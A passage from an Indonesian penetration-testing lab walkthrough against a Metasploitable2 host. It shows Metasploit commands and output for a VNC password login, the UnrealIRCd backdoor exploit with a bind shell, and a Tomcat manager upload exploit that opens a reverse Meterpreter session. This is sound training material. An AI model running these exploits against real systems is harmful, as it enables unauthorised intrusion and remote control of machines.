
```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.114:5900    - 192.168.1.114:5900 - Starting VNC login sweep
[!] 192.168.1.114:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.1.114:5900    - 192.168.1.114:5900 - Login Successful: :password
[*] 192.168.1.114:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

-Akses VNC server melalui terminal baru dan disini kita berhasil masuk sebagai user root


```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.1.114
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



15. Exploit port 6667 dan 6697 (UnrealIRCd)
-buka msfconsole diterminal



-cari modul untuk exploit unreal dengan perintah `search`



-gunakan modul `exploit/unix/irc/unreal_ircd_3281_backdoor` yang berada di nomor urut 2 dari hasil pencarian

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7
                                      /metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

-gunakan perintah `show payloads` untuk menampilkan semua payload yang bisa dijalankan dimodul tersebut

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Descri
ption
   -   ----                                      ---------------  ----    -----  ------
-----
   0   payload/cmd/unix/bind_perl                                 normal  No     Unix C
ommand Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix C
ommand Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                 normal  No     Unix C
ommand Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix C
ommand Shell, Bind TCP (via Ruby) IPv6
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1 dan gunakan payload `cmd/unix/bind_ruby`


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

-jalankan exploit dengan perintah `exploit`. Disini exploit berhasil masuk ke dalam server. Jika diketik perintah `whoami` maka exploit masuk sebagai user daemon


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.1.114:6667 - Connected to 192.168.1.114:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your I
P address instead
[*] 192.168.1.114:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.114:4444
[*] Command shell session 1 opened (192.168.100.5:45935 → 192.168.1.114:4444) at 2023-06
-05 08:18:31 -0400

whoami
daemon
```

16. Exploit port 8180 (Tomcat)

-buka halaman http://192.168.1.114:8180 melalui browser, maka disini dapat dilihat bahwa server tersebut menggunakan apache tomcat versi 5.5



-buka msfconsole di terminal



-cari modul untuk exploit apache tomcat versi 5.5 dengan perintah `search`

```
msf6 > search tomcat 5.5

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Che
ck  Description
   -  ----                                                  ---------------  ----       ---
--  -----------
   0  auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes
    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes
    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes
    Apache Tomcat Manager Authenticated Upload Code Execution
   3  auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No
    Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   4  auxiliary/scanner/http/tomcat_enum                                     normal     No
    Apache Tomcat User Enumeration
```

- gunakan modul `exploit/multi/http/tomcat_mgr_upload` yang berada di nomor urut 2 dari hasil pencarian

```
msf6 > use 2
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1. Parameter `RPORT` terisi secara default 80, namun karena apache tomcat berjalan di port 8180 jadi parameter `RPORT` diisi dengan 8180. Isi parameter `HttpUsername` dengan tomcat dan `HttpPassword` dengan tomcat sebagai akun percobaan untuk melakukan akses ke apache tomcat

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying bpLUQT2ETgKloVRcv6rKCPMeC...
[*] Executing bpLUQT2ETgKloVRcv6rKCPMeC...
[*] Undeploying bpLUQT2ETgKloVRcv6rKCPMeC ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.100.5:4444 → 192.168.1.114:55871) at 2023-06-05 09:19:45 -0400

meterpreter >
```